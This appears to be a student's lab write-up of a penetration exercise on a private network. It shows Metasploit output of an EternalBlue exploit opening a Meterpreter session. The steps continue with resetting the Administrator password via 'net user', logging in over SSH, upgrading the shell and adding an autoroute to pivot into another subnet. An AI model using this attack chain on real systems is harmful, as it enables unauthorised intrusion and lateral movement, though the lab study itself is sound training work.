[+] 192.168.78.30:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.78.30:445 - Sending egg to corrupted connection.
[*] 192.168.78.30:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.78.30
[*] Meterpreter session 1 opened (192.168.78.14:4444 → 192.168.78.30:64675) at 2022-10-26 00:40:49 -0400
[+] 192.168.78.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.78.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.78.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 1880 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


- net user Administrator Password123

Now we can ssh to this machine using the credentials:

- Administrator
- Password123

Lets test this from Kali

- sudo ssh Administrator@192.168.78.30
- Password123




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Great! Lets set up an autoroute through this ssh tunnel like we did before.

- msfconsole
- search ssh_login
- use auxiliary/scanner/ssh/ssh_login

- set rhost 192.168.78.30
- set username Administrator
- set password Password123




```
   USERPASS_FILE                            no        File containing users and passwords separated by space, one pair pe
   USER_AS_PASS     false                   no                                         all users
   USER_FILE                                no                                         ine
   VERBOSE          false                   yes                                        mpts

msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.78.30:22 - Starting bruteforce
[+] 192.168.78.30:22 - Success: 'Administrator:Password123' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Servi
ce Pack 1 Build 7601'
[*] SSH session 1 opened (192.168.78.14:41525 → 192.168.78.30:22) at 2022-10-26 00:59:20 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Upgrade this to a meterpreter


- use post/multi/manage/shell_to_meterpreter
- sessions -l



```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
===============

  Id  Name  Type           Information  Connection
  --  ----  ----           -----------  ----------
  1         shell windows  SSH kali @   192.168.78.14:41525 → 192.168.78.30:22 (192.168.78.30)
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- set session 1
- set lhost 192.168.78.14
- run
- sessions -l




```
msf6 post(multi/manage/shell_to_meterpreter) > sd
[*] Sending stage (200774 bytes) to 192.168.78.30
[*] Meterpreter session 2 opened (192.168.78.14:44                                  01:01:09 -0400
[*] Stopping exploit/multi/handler
Interrupt: use the 'exit' command to quit
msf6 post(multi/manage/shell_to_meterpreter) > ses

Active sessions
===============

  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  1         shell windows            SSH kali @                                 192.168.78.14:41525 → 192.168.78.30:2
                                                                                2 (192.168.78.30)
  2         meterpreter x64/windows  MORROWIND-NORTH\Administrator @ BALMOR     192.168.78.14:4433 → 192.168.78.30:52
                                     A                                          793 (192.168.78.30)

msf6 post(multi/manage/shell_to_meterpreter) >
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now to setup autoroute

- search autoroute
- use 0
- set session 2
- set subnet 192.168.2.0/24
- run
- route



```
[-] Unknown command: routes
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.2.0        255.255.255.0      Session 2
   192.168.78.0       255.255.255.0      Session 2

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now we should be able to run all msfconsole modules on everything within the 192.168.2.0/24 subnet.

I just realised that this is not connected to the same local network that dunlain is, ghostgate is the one I am meant to use as a pivot however the local version of ghostgate I have will not boot with an IP I can access and I have tried everything to my knowledge to fix this issue…